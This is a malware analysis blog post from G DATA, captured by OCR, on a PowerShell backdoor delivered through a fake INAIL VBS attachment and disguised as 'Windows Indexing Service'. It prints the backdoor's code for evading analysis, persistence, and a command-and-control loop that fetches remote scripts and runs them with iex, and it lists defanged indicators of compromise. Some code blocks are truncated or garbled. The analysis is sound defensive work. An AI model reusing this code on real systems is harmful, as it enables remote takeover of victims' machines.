Analysis: Server-side polymorphism & PowerShell backdoors

07/16/2019

G DATA **Blog**

Malware actors very rarely stick to the same script for extended periods of time. They constantly modify and update their attack methods. Recently we have observed malware that uses server-side polymorphism to hide its payload, which consists of a backdoor fully written in PowerShell.

G DATA Security Lab
Virus-Analyst Team

Last year, we blogged about the Rozena (/blog/2018/06/30862-fileless-malware-rozena) malware and how this backdoor incorporated PowerShell to execute its shellcode. However, malware authors are not sticking to the same script, constantly modifying and updating their attack methods. This time we’ve observed a new malware that used server-side polymorphism to hide its payload, which is a backdoor that is fully written in PowerShell.


[illegible]

Reading time: 4 min (964 words)

Techblog (/blog/techblog)
Malware (/blog/malware)
CyberCrime (/blog/cybercrime)
Exploits (/blog/exploits)
Microsoft Windows (/blog/microsoft-windows)

Initial Attack Vector

The sample was obtained as a malicious Visual Basic Script (VBS) attachment from an email, with the file named as



(/fileadmin/_processed_/f/e/01_polymorph_Overview_5986d628e4.jpg)

Inception and attack workflow (click to enlarge)

"INAIL_Comunica_133113944054522074634191697732.vbs". By the looks of its filename, it claims to be a notice from an Italian organization for workplace safety insurance called the Istituto Nazionale Assicurazione Infortuni sul Lavoro (INAIL).

Upon execution, this malicious VBS will invoke a downloader written in PowerShell that downloads two files from its command and control (CNC) servers:

```
hxxp://adm.esurf.info/api?wead (SkypeApp64.exe)
hxxp://space.4fallingstar.info/12.php?vid=pec5 (SearchI32.js)
```

While the URL of the file SkypeApp64.exe was already down as of analysis, the sample remains malicious even without the executable. The CNC server that hosts the file SearchI32.js has server-side polymorphism, in which the hosted JavaScript (JS) files are modified each time they are accessed, making static detection difficult.


The file SearchI32.js is an obfuscated JS that invokes another PowerShell downloader that will again download two files, which are both saved in the default Windows temporary folder %temp%:

```
hxxp://green.4107irishivy.info/cryptbody2.php (SearchI32.txt)
hxxp://green.4107irishivy.info/loadercrypt_823EF8A810513A4071485C36DDAD4CC3.php (
```

Backdoor Downloads

SearchI32.js downloads and executes a new version of itself as a form of persistence.

At first glance, the file SearchI32.txt looks like junk. However, it is decrypted and executed by the JS file, and is the main PowerShell backdoor.To skip several deobfuscation stages for unveiling the backdoor, we used the PowerShell Extractor Analyzer (PEA) (https://github.com/silenttype/PEA), a publicly-available tool developed within G DATA to analyze SearchI32.js.




```
if( (Get-UICulture).Name -match 'CN|RO|RU|UA|BY' -or (Get-WmiObject -class Win32_Comp
$lnk, $Arguments, $WorkingDirectory ){   try{     $Shell = New-Object -ComObject ('WS
$Arguments;     $ShortCut.TargetPath = 'cscript.exe';     $ShortCut.WorkingDirectory
Service';     $ShortCut.Save();     Return 'CreateShortcut -> ok';   }catch{     Retu
-class Win32_ComputerSystem -Property Name).Name.trim() + '_';   }catch{     $a = 'OM
+ '_';   }catch{     $a += 'OMG_';   }   try{     foreach ($disk in (gwmi win32_diskd
'0000000';   }   Return $a; }  $ver = "502.1"; $url_adm = 'http://ema.emeraldsurfacie
$bot_os = "undefined"; } $timeout = 210; $logs = @([string]( $(get-date) )); $paver =
$stop_id  = Join-Path $my_dir '1'; $exe_file = Join-Path $my_dir 'SearchI32.exe'; $id
$runfile  = Join-Path $my_dir 'SearchI32.tmp'; $lnk = [Environment]::GetFolderPath('S
($(Get-Date) - $(Get-Item -path $runfile).LastWriteTime).TotalSeconds -lt ($timeout *
if( ![System.IO.File]::Exists( $lnk ) ){   $logs += CreateShortcut $lnk $JS_file $my_
[System.Net.CredentialCache]::DefaultCredentials; $req.QueryString.Add('b', $bot_id ).
$req.QueryString.Add('paver', $paver );  if( test-path -path $stop_id ){   rename-item
if ( test-path -path $stop_id ){      $count = 2;     exit;   }else{      try{      $a
'w|'.Split('|');      }      switch ( $action[0] ) {          'ml' {              try{
}          'm' {              try{                    $req.DownloadString( $action[1] ).Split('|')
}          'u' {              try{                    try{ Remove-Item -Path $runfile; }catch{}
$JS_file );               $count = 2;                 Start-Sleep -Seconds $timeout;
$timeout;            }          break;        }        default{            Start-Sleep -Sec
```

(/fileadmin/web/general/images/blog/2019/07_2019/02_PEA_DecodedScript.png)

PowerShell Extractor Analyzer’s decoded script block of the backdoor (Click to enlarge)


The first part of the code consists of evasion techniques. The backdoor will first try to check if the infected system’s language is Russian, Ukrainian, Belarusian, or Chinese, and if the system is running under VirtualBox or VMWare (suggensting it is analyzed in a virtual environment - a technique often employed by malware analysts), terminating the execution if either check is matched:




```
if  (
        (Get-UICulture).Name -match 'RU|UA|BY|CN' -or
        (Get-WmiObject -class Win32_ComputerSystem -Property Model).Model -match 'VirtualBox|VMware'
    ) {
        exit;
    }
```

Backdoor evasion techniques: checking the system language and whether it is run in a VM

As part of its persistence, it also adds a shortcut file on the startup folder. The shortcut links to the downloaded SearchI32.js, with a description of “Windows Indexing Service” to throw off the user from its malicious behavior. The command-line script host cscript.exe is then used to execute the Searchi32.js.



```
Function CreateShortcut( $lnk, $Arguments, $WorkingDirectory ){
  try{
    $Shell = New-Object -ComObject ('WScript.Shell');
    $ShortCut = $Shell.CreateShortcut( $lnk );
    $ShortCut.Arguments= $Arguments;
    $ShortCut.TargetPath = 'cscript.exe';
    $ShortCut.WorkingDirectory = $WorkingDirectory;
    $ShortCut.WindowStyle = 1;
    $ShortCut.Description = 'Windows Indexing Service';
    $ShortCut.Save();
    Return 'CreateShortcut -> ok';
  }catch{
    Return 'CreateShortcut -> fail';
  }
}
```



```
$req = New-Object System.Net.WebClient;
$req.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
$req.QueryString.Add('b', $bot_id );
$req.QueryString.Add('os', $bot_os );
$req.QueryString.Add('v', $ver );
$req.QueryString.Add('psver', $psver );
```

(/fileadmin/web/general/images/blog/2019/07_2019/05_Credential_Info_Grabbing.png)

Credential and information grabbing (click to enlarge)

The backdoor will then create a System.Net.CredentialCache object to store the obtained information from the user. This object will be used as for downloading commands from the CNC server and at the same time posting the victim's information. The collected information is comprised of:

$bot_id– Created ID for the victim that contains the computer name, computer model, and disk drive signatures
$bot_os– Operating system build version
$ver– Backdoor version
$psver– PowerShell version

The backdoor will use the DownloadString method to obtain the body of the CNC server site, parsing the content for its backdoor commands. The CNC server site body is expected to contain the commands in this form:

```
[command]|[URL for the malicious PowerShell script]
```

The backdoor will repeatedly access its CNC server and wait for one of the following the commands:

m1 – Single command execution. Downloads a single string of URL from the CNC and executes it.
m – Multiple command execution. Downloads multiple strings of URL from the CNC and executes each string.
u – Downloads and executes an updated version of SearchI32.js and SearchI32.txt from the CNC server.
For the m1 and m commands, the URL being downloaded will contain the PowerShell script to be executed for its malicious activity.


We encountered the backdoor updating several times through its commands, like

```
u| hxxp://green.4107irishivy.info/cryptbody2.php|hxxp://green.4107irishivy.info/
```

and

```
m1| hxxp://red.340airport.com/u2
```


The latter of which was the latest URL as of writing, where the JS decryptor/loader and PowerShell backdoor scripts were completely updated. The CNC server domains were updated during analysis (e.g. hxxp://green.4107irishivy.info/ to hxxp://green.4107irishivy.info/), making this campaign difficult to detect.



```
try{
  $action = $req.DownloadString( $url_adm ).Split('|');
}catch{
  $action = 'w|'.Split('|');
}
switch ( $action[0] ) {
  'ml' {
      try{
         iex -Command $req.DownloadString( $action[1] );
      }catch{}
      break;
  } 'm' {
      try{
        $req.DownloadString( $action[1] ).Split('|') | foreach {iex -Command $req.DownloadString( $_); };
      }catch{}
      break;
  } 'u' {
      try{
       try{
          Remove-Item -Path $runfile;
       }catch{
          $req.DownloadFile($action[1], $ldr_file );
          $req.DownloadFile($action[2], $JS_file );
          $count = 2;
          Start-Sleep -Seconds $timeout;
          Start-Process $JS_file;
          exit;
```

[(/fileadmin/web/general/images/blog/2019/07_2019/06_Backdoor_Command_Parsing.png)](/fileadmin/web/general/images/blog/2019/07_2019/06_Backdoor_Command_Parsing.png)

Backdoor command parsing (Click to enlarge)




```
while ($count -le 1)
{
    Get-Date | out-file $runfile;
    if ( test-path -path $stop_id ){     $count = 2;
    exit;
}else{
        try{
            $action = $req.DownloadString( $url_adm ).Split("|");
        }
        catch{
            $action = "w|".Split("|");
        }
        switch ( $action[0] ) {
            "ml"{
                tr $action = u
                   http://red.1407ctty13pec.com/cryptbody2.php
                   http://red.1407ctty13pec.com/12.php        1] );
                }c
                break;
            }

            "m" {
                try{$req.DownloadString( $action[1] ).Split('|') | foreach { iex -Command $req.DownloadString( $_);};}
                catch{}
```

(/fileadmin/web/general/images/blog/2019/07_2019/(

The backdoor using its update command (click to enlarge)

The updated version of the backdoor is still similar on how it receives its commands from the CNC server, but had some several updates in its script:

- Adds the updated JS file to the scheduled tasks using the Windows task scheduler (schtasks.exe), for persistence.
- Dropping location of downloaded files has been changed from %temp% to %appdata%\Roaming\Microsoft
- Usage of a domain generation algorithm (DGA) when it fails to connect to the main CNC server.



```
        if (!$bg_data) {
            throw;
        } else {
            return $bg_adm_url;
        }
    } catch {
        try {
            "dfb",
            "93a",
            "25c",
            "8f9",
            "gh7" | % {
                $bg_adm_url = "http://" + [Convert]::ToBase64String([System.Text.Encoding]::UTF8.Ge
                $bg_data = BG_Send $m;
                if ($bg_data) {
                    return $bg_adm_url;
                }
                Start - Sleep - s 15;
            }
        }
        catch {}
    }
    return $false;
}

function BG_work {
    sc - Path $bg_lock - Value($pid, [string](Get - Date) - join ',');
}
if (Test - Path $bg_lock) {
    $bg_lock_time = (NEW - TIMESPAN - Start((Get - ChildItem $bg_lock).CreationTime) - End(Get - Da
    if ($bg_lock_time - gt 15) {
        $bg_killpid = (gc $bg_lock).split(",")[0];
        ri - Path $bg_lock;
        try {
            stop - process - id $bg_killpid;
        } catch {}
    } else {
        return;
    }
}
BG_work;
try {
    schtasks.exe / create / TN "Windows Indexing Service" / sc DAILY / st 00: 00 / f / RI 20 / du 2
} catch {
    try {
        $bg_Shell = New - Object - ComObject('WScript.Shell');
        $bg_ShortCut = $bg_Shell.CreateShortcut(([Environment]::GetFolderPath('Startup') + '\Window
        $bg_ShortCut.TargetPath = $bg_GoodPAth + '\WindowsIndexingService.js';
        $bg_ShortCut.WorkingDirectory = $bg_GoodPAth;
```

Updated JS decryptor and Backdoor

Defense is easy

Since this malware uses email attachments as the initial attack vector like many other types of malware, it always pays to be safe by validating the source of any emails sent to you that contains attachments or links to downloads. Never open attachments or links from unvalidated email addresses. Always keep your anti-virus and operating systems up to date, to ensure your systems are protected against these new types of malware.

If you are interested to know more of the in-depth analysis of this backdoor campaign, you may visit the following link:

Indicators of Compromise

URL that attempts to download the executable:

- hxxp://adm.esurf.info/api?wead

JS script:

- **Sample hashes:**
  - d3089f023d0715058773ea0cec037f92a5ce52958fdfe56b53ab291b343cee4f (Initial download of SearchI32.js)
  - 20317970e11e1dbdc3142b1c4fdf7258ec2d6cb29ac7d2a5ec21ef8eff38ebcc (Succeeding download of SearchI32.js)
- **URLs:**
  - hxxp://space.4fallingstar.info/l2.php
  - hxxp://green.4107irishivy.info/loadercrypt_823EF8A810513A4071485C36DDAD4CC3.php
  - hxxp://red.1407cty13pec.com/l2.php
  - hxxp://sad.childrensliving.com/l2.php

Obfuscated PS1 backdoor:

- **Sample hash:**
  - 1c9d3bcea90d3ac24cef4302fa081d8f6e50a580a74d204923ee9491f0008c6e (SearchI32.txt)
- **URLs**
  - hxxp://space.4fallingstar.info/cryptbody.php

hxxp://green.4107irishivy.info/cryptbody2.php
hxxp://red.1407cty13pec.com/cryptbody.php
hxxp://sad.childrensliving.com/cryptbody2.php

Other URLs that were used by the malware:

hxxp://stats.emeraldsurfwatermanagement.com
hxxp://green.dddownhole.com
hxxp://green.nogel.tech
hxxp://red.340airport.com
hxxp://wws.rheovesthr.com
hxxp://red.1407cty13pec.com

back to list (/blog)

(https://[illegible]/sharer.php?
text=[illegible]
side%20[illegible]
server-side-[illegible]side%20polymorphism%20%26%20PowerShell%20backdoors%20%7C%20SECURITY%
side-polymorphism-[illegible]polymorphism-
polymorphism-[illegible]powershell-
powershell-backdoors[illegible]backdoors)
backdoors&via=GDATA)
backdoors)

Related articles:

[Where we go, we don't need files: Analysis of](#)

fileless malware "Rozena"

Fileless malware leverages exploits to run malicious commands or launch scripts directly from memory using legitimate system tools such as Windows…

(/blog/2018/06/30862-fileless-malware-rozena)

YOU ARE HERE: BLOG (EN) (/BLOG) / SERVER-SIDE POLYMORPHISM & POWERSHELL BACKDOORS